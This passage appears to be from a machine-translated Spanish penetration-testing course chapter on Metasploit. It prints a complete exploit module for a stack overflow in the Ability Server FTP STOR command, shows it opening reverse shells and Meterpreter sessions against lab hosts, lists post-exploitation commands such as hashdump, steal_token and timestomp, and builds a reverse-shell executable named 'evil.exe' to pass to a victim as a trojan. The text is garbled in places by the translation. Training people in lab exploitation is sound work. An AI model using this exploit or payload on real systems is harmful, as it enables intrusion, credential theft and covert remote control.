2. Ser capaz de utilizar y ejecutar exploits, módulos auxiliares, los ataques del lado del cliente, y mucho más con el MSF, así como crear cargas útiles binarias y manejar apropiadamente.
3. Poseer habilidad con la carga útil Meterpreter y sus distintas funciones ricas como archivo transferencias, keyloggers, la migración de procesos, etc.
informes Aviso es necesario para este módulo como se describe en los ejercicios.

Como te habrás dado cuenta, el trabajo con exploits públicos no es un trabajo sencillo. A menudo no funcionan o requerir modificaciones, y su shellcode no siempre pueden satisfacer sus necesidades. Además, no hay normalización en el uso exploit línea de comandos. En resumen, es un desastre.
En los últimos años, varios marcos de exploits han sido desarrollados, como Metasploit (no comercial) y Core Impact (comercial). Un marco exploit es un sistema que contiene herramientas de desarrollo orientadas hacia el desarrollo y la utilización de exploit. Los marcos de estandarizar la explotar sintaxis de uso y proporcionar capacidades dinámicas shellcode. Esto significa que para cada explotación en el marco se puede elegir diversas cargas útiles tales como shellcode una concha se unen, una concha inversa, descargar y ejecutar código shell, y así sucesivamente.

9,1 Metasploit

Según lo descrito por sus autores, el Metasploit Framework (www.metasploit.com) es un avanzado opensource plataforma para el desarrollo, las pruebas y el uso de código de explotación. Este proyecto inicialmente comenzó como un juego de red portátil y se ha convertido en una poderosa herramienta para pruebas de penetración, explotar el desarrollo y la investigación de vulnerabilidades.
El amplio apoyo para el lenguaje Ruby, el marco puede ejecutarse en casi cualquier tipo Unix sistema en su configuración por defecto. Un entorno Cygwin personalizado se proporciona para los usuarios de Sistemas basados en Windows de funcionamiento (¡uf!).
El Marco ha convertido poco a poco el número de una colección exploit y el desarrollo marco de todos los hackers y pruebas de intrusión. Con frecuencia se actualiza con nuevos exploits y está constantemente siendo mejorado y desarrollado aún más. Metasploit se puede ejecutar utilizando diferentes interfaces: línea de comandos, consola y web.

9.1.1 Escritura de un módulo de Metasploit

Incluso si usted no tiene ninguna experiencia de programación o Ruby, no se deje intimidar por este ejercicio. La Lenguaje Ruby y estructura exploit son fáciles de seguir y entender (muy similar a Python).

Vas a portar su servidor recién creado Capacidad Python exploit en el formato de MSF. Que va a utilizar un existente basada en FTP exploit en el marco como la plantilla:

```
root @ bt: ~ # cd / pentest/exploits/framework3/modules/exploits/windows/ftp /

root @ bt: # cp cesarftp_mkd.rb ability_stor.rb

root @ bt: # nano ability_stor.rb
```

Fijar los elementos cruciales en el código, incluyendo el nombre, la descripción, las direcciones correspondientes de retorno, y Por supuesto, nuestra estructura de amortiguación. Observe los cambios en negrita:

```
##

# $Id: ability_stor.rb 7853 2009-12-14 19:04:40Z jduck $

##

...

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

Rank = AverageRanking

include Msf::Exploit::Remote::Ftp

def initialize(info = {})

super(update_info(info,

'Name' => 'Ability Server STOR FTP Command Buffer Overflow',

'Description' => %q{

This module exploits a stack overflow in the STOR verb in Ability Server.

You must have valid credentials to trigger this vulnerability.

},

'Author' => 'offsec',

'License' => MSF_LICENSE,

'Version' => '$Revision: 7853 $',

'References' =>
```

```
[
[ 'CVE', '2004-16261'],
],
'Privileged' => true,
'DefaultOptions' =>
{
'EXITFUNC' => 'thread',
},
'Payload' =>
{
'Space' => 1000,
'BadChars' => "\x00",
'StackAdjustment' => -3500,
},
'Platform' => 'win',
'Targets' =>
[
[ 'Windows XP SP2 English', { 'Ret' => 0x77d8af0a } ], # jmp esp
],
'DisclosureDate' => 'Oct 22 2004',
'DefaultTarget' => 0))
end
def check
connect
disconnect
if (banner =~ /Ability Server 2\.34g/)
return Exploit::CheckCode::Vulnerable
end
return Exploit::CheckCode::Safe
end
def exploit
```

```
connect_login
sploit = "A" * 966 + [target.ret].pack('V') + make_nops(32) + payload.encoded
sploit << rand_text_alpha_upper(998 - payload.encoded.length)
print_status("Trying target #{target.name}...")
send_cmd( ['STOR', sploit] , false)
handler
disconnect
end
end
```

Por favor tómese el tiempo para inspeccionar el código de explotación y asegúrese de que entiende la portabilidad procedimiento como se demuestra en el módulo de vídeo.

9.1.2 Metasploit 3 Command Line Interface (msfcli)

Ejecución de msfcli sin argumentos muestra todos los módulos disponibles en Metasploit:

```
root@bt:~# cd /pentest/exploits/framework3/

bt framework3 # ./msfcli

Usage: ./msfcli <exploit_name><option=value> [mode]

=================================================

Mode Description

---- -----------

(H)elp You're looking at it baby!

(S)ummary Show information about this module

(O)ptions Show available options for this module

(A)dvanced Show available advanced options for this module

(I)DS Evasion Show available ids evasion options for this module

(P)ayloads Show available payloads for this module

(T)argets Show available targets for this exploit module

(AC)tions Show available actions for this auxiliary module

(C)heck Run the check routine of the selected module

(E)xecute Execute the selected module

Exploits

========

Name Description

---- -----------

exploit/bsdi/softcart/mercantec_softcart Mercantec SoftCart CGI Overflow

. . .

bt framework3 #
```

Utilice v3.x Marco para explotar su máquina de laboratorio mediante el uso de su hazaña recientemente portado.
Comience por identificar la explotación correcta de usar:

```
root@bt:framework3# ./msfcli |grep ability_stor
[*] Please wait while we load the module tree...
exploit/windows/ftp/ability_stor Ability Server STOR FTP Command Buffer Overflow
root@bt:/pentest/exploits/framework3#
```

Ahora elija una carga útil. Usted puede ver la lista de cargas útiles disponibles (shellcodes) utilizando el argumento P.Descripciones han sido eliminados para fines de formato. Revise la salida de este comando en el laboratorio y comprobar las descripciones de las diversas cargas útiles:

```
root@bt:framework3# ./msfcli exploit/windows/ftp/ability_stor P
[*] Please wait while we load the module tree...
==========
Name
----
generic/shell_bind_tcp
generic/shell_reverse_tcp
windows/adduser
windows/adduser/bind_tcp
...
windows/shell_bind_tcp_xpfw
windows/shell_reverse_tcp
windows/upexec/bind_tcp
windows/upexec/reverse_http
windows/upexec/reverse_ord_tcp
windows/upexec/reverse_tcp
windows/vncinject/bind_tcp
```

```
windows/vncinject/reverse_http

windows/vncinject/reverse_ord_tcp

windows/vncinject/reverse_tcp

bt framework3 #
```

Elige un shellcode shell inversa para empezar y ver qué otras opciones que necesita para proporcionar:

```
root@bt:framework3# ./msfcli exploit/windows/ftp/ability_stor

PAYLOAD=windows/shell_reverse_tcp O

[*] Please wait while we load the module tree...

Name Current Setting Required Description

---- --------------- -------- -----------

FTPPASS mozilla@example.com no The password for the specified username

FTPUSER anonymous no The username to authenticate as

RHOST yes The target address

RPORT 21 yes The target port

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique: seh, thread, process

LHOST yes The local address

LPORT 4444 yes The local port

root@bt:/pentest/exploits/framework3#
```

Ajuste el resto de los parámetros, tales como rhost (host remoto) y lhost (IP para shell inversa para volver a) y luego ejecutar el exploit:

```
root@bt:framework3# ./msfcli exploit/windows/ftp/ability_stor
PAYLOAD=windows/shell_reverse_tcp FTPPASS=ftp FTPUSER=ftp RHOST=192.168.182.129
LHOST=192.168.182.128 E
[*] Started reverse handler on port 4444
[*] Authenticating as ftp with password ftp...
[*] Sending password...
[*] Trying target Windows XP SP2 English...
[*] Command shell session 1 opened (192.168.182.128:4444 -> 192.168.182.129:1168)
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\abilitywebserver>
```

Tenga en cuenta que el marco configura automáticamente un oyente (para un shell inversa) o se conecta (atar conchas) a una víctima sin la necesidad de Netcat.

9.1.3 Metasploit Console (msfconsole)

El msfconsole se ha hecho popular en los últimos años y permite un acceso más fácil y configuración de los entornos de explotación. Ejecutar el exploit igual que el anterior, esta vez utilizando la msfconsole:

```
root@bt:/pentest/exploits/framework3# ./msfconsole

=[ metasploit v3.3.4-dev [core:3.3 api:1.0]

+ -- --=[ 532 exploits - 249 auxiliary

+ -- --=[ 198 payloads - 23 encoders - 8 nops

=[ svn r8749 updated today (2010.03.08)

msf > help

Core Commands

=============

Command Description

------- -----------

? Help menu

back Move back from the current context

...

unsetg Unsets one or more global variables

use Selects a module by name

version Show the framework and console library version numbers

Database Backend Commands

=========================

Command Description

------- -----------

db_connect Connect to an existing database

...

db_driver Specify a database driver

msf > search ability_stor

[*] Searching loaded modules for pattern 'ability_stor'...

Exploits

========
```

```
Name Rank Description
---- ---- -----------
windows/ftp/ability_stor average Ability Server STOR FTP Command Buffer Overflow
msf >
```

Ahora que ha ubicado su explotación, usarlo y configurarlo según sus necesidades:

```
msf > use windows/ftp/ability_stor
msf exploit(ability_stor) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ability_stor) > show options
Module options:
Name Current Setting Required Description
---- --------------- -------- -----------
FTPPASS mozilla@example.com no The password for the specified username
FTPUSER anonymous no The username to authenticate as
RHOST yes The target address
RPORT 21 yes The target port
Payload options (windows/shell_reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique: seh, thread, process
LHOST yes The local address
LPORT 4444 yes The local port
Exploit target:
Id Name
-- ----
0 Windows XP SP2 English
msf exploit(ability_stor) >
```

Añadir el nombre de usuario y contraseña FTP y seleccionar un destino apropiado (sólo uno, porque ha definido la dirección del remitente único para WinXP SP2):


```
msf exploit(ability_stor) > set LHOST 192.168.182.128
LHOST => 192.168.182.128
msf exploit(ability_stor) > set RHOST 192.168.182.129
RHOST => 192.168.182.129
msf exploit(ability_stor) > set FTPPASS ftp
FTPPASS => ftp
msf exploit(ability_stor) > set FTPUSER ftp
FTPUSER => ftp
msf exploit(ability_stor) > show targets
Exploit targets:
Id Name
-- ----
0 Windows XP SP2 English
msf exploit(ability_stor) > set TARGET 0
TARGET => 0
msf exploit(ability_stor) > exploit
[*] Started reverse handler on 192.168.182.128:4444
[*] Connecting to FTP server 192.168.182.129:21...
[*] Connected to target FTP server.
[*] Authenticating as ftp with password ftp...
[*] Sending password...
[*] Trying target Windows XP SP2 English...
[*] Command shell session 1 opened (192.168.182.128:4444 -> 192.168.182.129:1169)
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\abilitywebserver>
```

9.1.4 Metasploit Web Interface (Msfweb):


La interfaz Web de Metasploit se deprecia y ya no es compatible. En esta sección se quedó aquí para únicamente con fines informativos.
Mfsweb inicia un servidor web en Metasploit 127.0.0.1 en el puerto 55555. Para examinar este puerto ofrece una impecable interfaz web para Metasploit Framework. La interfaz Msfweb es probable que se deje de utilizar en el futuro;
Sin embargo, a través de esta interfaz usted puede literalmente "hacer clic y hackear" usando Metasploit.
Yo nunca uso el Msfweb durante una prueba de lápiz, ya que añade una capa de abstracción entre el depósito y el pluma probador. Por ejemplo, no hay nada más molesto que las horas de trabajo para obtener un shell y luego perderlo porque Msfweb estrelló. Sin embargo, utilizando Msfweb en una reunión de gestión y lo que demuestra la facilidad de penetración a través de un interfaz web sencillo no dejar una impresión.
En el siguiente ejemplo, se explotará un equipo de la víctima y el uso de una carga relativamente complejo,vnc_reverse (que envía el escritorio víctima a través de VNC para el atacante).
Ejecutar Msfweb:

```
root@bt:/pentest/exploits/framework3# ./msfweb

[*] Warning: As of Metasploit 3.3 this interface is no longer supported:

Please see https://metasploit.com/redmine/issues/502

[*] Starting msfweb v3.3.4-dev on http://127.0.0.1:55555/

...

=> Booting Mongrel

=> Rails 2.3.5 application starting on http://127.0.0.1:55555

[*] Initializing the Metasploit Framework...

[*] Initialized the Metasploit Framework

=> Call with -d to detach

=> Ctrl-C to shutdown server
```


Abra un navegador y vaya a http://127.0.0.1:55555:




Elija el exploit necesario:




Complete la información necesaria para ejecutar el exploit:



Usted está utilizando un capricho carga útil VNC inverso:



Ejecutar el exploit y ver que una sesión se ha creado. En cuanto a la inversa shellcode VNC, tiene un tendencia a no trabajar. Si usted ve una sesión se ha creado, espere un minuto para el VNC conexión para iniciar:



Una ventana VNC debería aparecer (si tienes suerte!). Tenga en cuenta que usted ha recibido una cortesía Shell, en caso de que la máquina está en un estado conectado-off. La carga útil VNC es muy lento para reaccionar incluso en un LAN local, y mucho menos un enlace WAN:

9.2 Carga de Interés

Metasploit tiene algunas cargas útiles interesantes, además de conchas bind / inversa. Ya has conocido al VNC conexión inversa DLL inyección de carga útil. En este módulo, vamos a echar un vistazo a la Meterpreter Carga Útil.

9.2.1 Capacidad de carga Meterpreter

Como se describe en el sitio Metasploit, el Meterpreter es un avanzado multi-función de la carga útil que puede ser expandida dinámicamente en tiempo de ejecución. Esto significa que se le proporciona una estructura básica y permite para agregar nuevas características para cuando sea necesario. Por favor, consulte la documentación Meterpreter para una profundidad in-descripción de cómo funciona y lo que puedes hacer con él. El manual Meterpreter se puede encontrar en la subdirectorio del marco, así como en línea en la documentación: http://www.metasploit.com/documents/meterpreter.pdf.
Puede implementar Meterpreter como carga útil exploit o por medio de la forma binaria. Despliegue binario forma es discutido en un módulo posterior.

1. Gain a shell Meterpreter en una máquina vulnerable. Una vez dentro, escriba help para ver el conjunto de características básicas de comandos:

```
bt framework3 # ./msfcli windows/http/ability_stor

PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.8.104 RHOST=192.168.9.55 E

[*] Started reverse handler

[*] Trying target JMP ESP - XP SP2...

[*] Transmitting intermediate stager for over-sized stage...(89 bytes)

[*] Sending stage (2834 bytes)

[*] Sleeping before handling stage...

[*] Uploading DLL (81931 bytes)...

[*] Upload completed.

[*] Meterpreter session 1 opened (192.168.8.104:4444 -> 192.168.9.55:1144)

meterpreter >help

Core Commands

=============

Command Description

------- -----------

? Help menu

channel Display information about active channels
```

```
close Close a channel
exit Terminate the Meterpreter session
help Help menu
interact Interact with a channel
irb Drop into irb scripting mode
migrate Migrate the server to another process
quit Terminate the Meterpreter session
read Reads data from a channel
run Execute a Meterpreter script
use Load one or more Meterpreter extensions
write Write data to a channel
Stdapi: File system Commands
============================
Command Description
------- -----------
cat Read the contents of a file to the screen
cd Change directory
download Download a file or directory
edit Edit a file
getwd Print working directory
lcd Change local directory
ls List files
mkdir Make directory
pwd Print working directory

rmdir Remove directory
upload Upload a file or directory
Stdapi: Networking Commands
============================
Command Description
------- -----------
```

```
ipconfig Display interfaces

portfwd Forward a local port to a remote service

route View and modify the routing table

Stdapi: System Commands

=======================

Command Description

------- -----------

execute Execute a command

getpid Get the current process identifier

getuid Get the user that the server is running as

kill Terminate a process

ps List running processes

reboot Reboot the remote computer

reg Modify and interact with the remote registry

rev2self Call RevertToSelf() on the remote machine

shutdown Shut down the remote computer

sysinfo Get information about the remote system, such as OS

Stdapi: User interface Commands

==============================

Command Description

------- -----------

idletime Return the number of seconds the remote user has been idle

uictl Control some of the user interface components

meterpreter >
```

2. Puede utilizar estas funciones para simplificar su experiencia de shell remoto. Uso de la Meterpreter carga, puede cargar y descargar archivos, gestionar los procesos, los shells de comandos y ejecutar interactuar con ellos, y así sucesivamente:

```
root@bt:/pentest/exploits/framework3# ./msfconsole
=[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 532 exploits - 249 auxiliary
+ -- --=[ 198 payloads - 23 encoders - 8 nops
=[ svn r8749 updated today (2010.03.08)
msf exploit(ability_stor) > exploit
[*] Started reverse handler on 192.168.182.128:4444
[*] Connecting to FTP server 192.168.182.129:21...
[*] Connected to target FTP server.
[*] Authenticating as ftp with password ftp...
[*] Sending password...
[*] Trying target Windows XP SP2 English...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.182.128:4444 -> 192.168.182.129:1172)
meterpreter > help
Core Commands
=============
Command Description
------- -----------
? Help menu
background Background the current session
channel Display information about active channels
...
use Load a one or more Meterpreter extensions
write Write data to a channel
```

```
Stdapi: File system Commands
============================
Command Description
------- -----------
cat Read the contents of a file to the screen
cd Change directory
...
rmdir Remove directory
upload Upload a file or directory
Stdapi: Networking Commands
===========================
Command Description
------- -----------
ipconfig Display interfaces
portfwd Forward a local port to a remote service
route View and modify the routing table
Stdapi: System Commands
=======================
Command Description
------- -----------
clearev Clear the event log
drop_token Relinquish any active impersonation token
...
steal_token Attempt to steal an impersonation token from the target process
sysinfo Get information about the remote system, such as OS
Stdapi: User interface Commands
```

```
Command Description
------- -----------
enumdesktops List all accessible desktops and window stations
...
setdesktop Move to a different workstation and desktop
```

```
uictl Control some of the user interface components

Priv: Elevate Commands

======================

Command Description

------- -----------

getsystem Attempt to elevate your privilege to that of local system

Priv: Password database Commands

================================

Command Description

------- -----------

hashdump Dump the contents of the SAM database

Priv: Timestomp Commands

========================

Command Description

------- -----------

timestomp Manipulate file MACE attributes

meterpreter >
```

3. Echa un vistazo a las otras extensiones Metasploit tiene para ofrecer, como la manipulación registro de Windows plug-in. Metasploit 3 tiene un módulo adicional que se puede llamar, llamada priv. Se le puede llamar durante tiempo de ejecución mediante el siguiente comando:

meterpreter > use priv

9.2.3 Las cargas útiles binarias

Metasploit tiene una opción para la salida ordenada diversas cargas útiles como ejecutables. Esta característica no es muy bien documentado, aunque es extremadamente útil:

```
bt framework3 # ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.119
X
> evil.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 177
Options: LHOST=192.168.8.119
bt framework3 #
```

Ustedes pueden ahora enviar el archivo en varias formas a la víctima como parte de un troyano o un ataque del lado del cliente.
Una vez ejecutado, una concha Meterpreter inversa debe ser enviada a la máquina que ataca:

```
bt framework3 #. / msfcli multi / handler CARGA = windows / meterpreter /
reverse_tcp
Lhost = 192.168.8.119 E
[*] Started inversa controlador
[*] A partir del controlador de carga útil ... (Carga se ejecuta la víctima)
[*] La transmisión intermedio stager para sobredimensionada escenario ... (89
bytes)
[*] Sending etapa (2834 bytes)
[*] Para dormir antes de manipular el escenario ...
[*] DLL Carga (81931 bytes) ...
[*] Subir completado.
[*] Periodo de sesiones Meterpreter 1 abierto (192.168.8.119:4444 ->
192.168.9.55:1072)
meterpreter>
```

9.2.4 Características adicionales Marco v3.x

Como se describe en la guía de Metasploit Framework de desarrollo 3, la versión 3.0 del marco de trabajo es un refactorización de la rama 2.x que se ha escrito en su totalidad en Ruby. El objetivo principal de la 3,0 rama es hacer que el marco fácil de usar y se extienden desde un aspecto programático. este objetivo abarca no sólo el desarrollo de módulos de marco (como exploits), sino también a la desarrollo de herramientas de terceros y complementos que se pueden utilizar para aumentar la funcionalidad de la suite completa. Mediante el desarrollo de una herramienta fácil de usar marco en un nivel programático, se sigue que explota y otras extensiones debería ser más fácil de entender y aplicar distintas de las previstas en anteriores versiones del marco.

9.2.4.2 Marco de 3 módulos auxiliares

V3.0 marco introduce varios módulos útiles auxiliares como UDP barridos descubrimiento y SMB acoger elementos de identificación:

```
root@bt:/pentest/exploits/framework3# ./msfconsole

